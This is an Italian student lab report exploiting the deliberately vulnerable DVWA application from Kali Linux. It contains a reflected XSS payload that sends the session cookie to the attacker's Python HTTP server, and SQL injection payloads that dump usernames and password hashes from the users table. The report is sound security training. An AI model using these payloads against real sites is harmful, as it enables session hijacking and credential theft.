

Report Esercizio

W13-D5



Redatto da Andrea Sciattella

21/05/2024

TRACCIA

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected.
- SQL Injection (**non-blind**).

ESECUZIONE XSS REFLECTED

Prima di tutto impostiamo il nostro lab virtuale, accendiamo Kali Linux e Metasploitable 2 e controlliamo la connettività tra i due.


Accediamo alla DVWA di Meta tramite il suo IP (192.168.32.101) tramite il motore di ricerca, e settiamo immediatamente la security level su "LOW".

Andiamo nel campo dedicato al XSS reflected, e notiamo che chiede di inserire il nostro nome, inseriamo qualcosa per vedere come si comporta.

The screenshot shows the DVWA web application interface. At the top, there's a navigation bar with links to tHunter, Exploit-DB, Google Hacking DB, and OffSec. The DVWA logo is prominently displayed. On the left side, there's a sidebar menu with various categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?" and a text input field containing "Hello Thomas Shelby". A "Submit" button is next to the input field. Below the input field, the output "Hello Thomas Shelby" is displayed in red text. Under the "More info" section, there are three links: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom right of the main content area, there are two buttons: "View Source" and "View Help". The footer of the application shows the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Ora possiamo provare ad inserire qualche tag HTML per vedere come reagisce alle nostre query, per trovare un punto di riflessione (da qui reflected).

Una dei più basilari da poter provare, è il tag per il corsivo `<i>` seguito dal nostro nome:



Possiamo notare che il nostro tag ha funzionato perfettamente, in questo modo possiamo approfondire la nostra ricerca di informazioni tramite il Cross-site Scripting (XSS).

Successivamente andremo a testare altri parametri, per vedere fin dove possiamo spingerci con le richieste e ottenimento di dati tramite esse.

Proviamo ad utilizzare lo script:

```
<!DOCTYPE html>
```

```
<html>
```


```
<body>
```

```
<button onclick="alert('Alert Box Azionata!')">Schiacciami</button>
```

```
</body>
```


```
</html>
```

E ora vediamo il risultato della nostra richiesta:



Come possiamo osservare abbiamo creato un tasto, che se schiacciato attiva un>alert box che dice "Alert Box azionata!". Ora possiamo provare qualcosa di più complicato, come il "furto" dei cookie di sessione, con i quali possiamo appropriarci di sessioni già aperte.

Prima di tutto andremo ad attivare un semplice server http in ascolto sulla porta 80, con Python3 tramite cmd di Kali:




```

(kali@kali)-[~]
$ python3 -m http.server --bind 192.168.32.100 80
Serving HTTP on 192.168.32.100 port 80 (http://192.168.32.100:80/) ...

```

Dopo di che, possiamo finalmente introdurre lo script: (`<script>var i=new Image(); i.src="http://192.168.32.100/?cookie="+btoa(document.cookie);</script>`) che andrà a trasferire sul nostro server appena acceso il cookie di sessione:




In questo modo siamo riusciti a recuperare il session cookie, ma spieghiamo meglio lo script:

- `var i = new Image();` Questa riga crea un nuovo oggetto Image.
- `i.src = "http://192.168.32.100/?cookie=" + btoa(document.cookie);` Questa riga invece imposta la proprietà **src** dell'oggetto Image, che è l'URL da cui caricare l'immagine.
- `document.cookie`: Questa proprietà contiene tutti i cookie associati al documento corrente (la pagina web in cui viene eseguito lo script).
- `btoa`: La funzione btoa (abbreviazione di "binary to ASCII") codifica una stringa in Base64.

ESECUZIONE SQLI (INJECTION)

Passiamo ora al campo della SQL Injection, sempre nella pagina dedicata della DVWA.

Prima di provare query complicate, dobbiamo capire come ragiona il DBMS (Database Management System), perciò andremo ad inserire semplicemente un'apice " ' ":




Ci dà come risultato: *"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1"*.

Tutto ciò va ad indicare che l'apice viene già incluso dalla query stessa, e che ovviamente possiamo manipolare facilmente.


Molto probabilmente viene strutturata in modo che **"SELECT** esempio1, esempio2, esempio 3 **FROM** Table **WHERE** id=(input dell'utente)".

Ora proviamo ad inserire nella query una condizione SEMPRE vera come ad esempio **" 1' OR 'a'='a"**:



Tramite questa azione, siamo riusciti a recuperare Nomi e Cognomi delle utenze presenti nella tabella del DB e di conseguenza associate alle utenze ci sono anche password per eseguire l'accesso. Utilizziamo la seguente query **" 1' UNION SELECT null, null, null FROM users#"** con cui andremo a controllare quanti parametri sono richiesti nella query originale


(ovviamente potrebbe uscire un errore che rivelerà di aver sbagliato quantità di parametri ma possiamo andare a tentativi fino a quando non uscirà più un errore):



The used SELECT statements have a different number of columns

Ci restituisce l'errore "The used SELECT statements have different number of columns", che va ad indicare di aver sbagliato con il numero dei parametri.


Ora possiamo riprovare la query aggiungendo o eliminando un null " " **1' UNION SELECT null, null FROM users#**":



Possiamo notare che nella query originale i parametri richiesti sono sempre 2, perciò andremo a formularla in modo da richiedere l'username e la password come per esempio "1' **UNION SELECT** user, password **FROM** users#" che darà come risultato:

vulnerabilities/sqli/?id=1'+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#

Hunter Exploit-DB Google Hacking DB OffSec



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

```

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Siamo riusciti ad estrapolare dal DB username e password di vari utenti, con un solo MA, le password contenute nel DB sono in HASH (una funzione crittografica che prende in input un qualsiasi dato e lo va a codificare seguendo un suo algoritmo).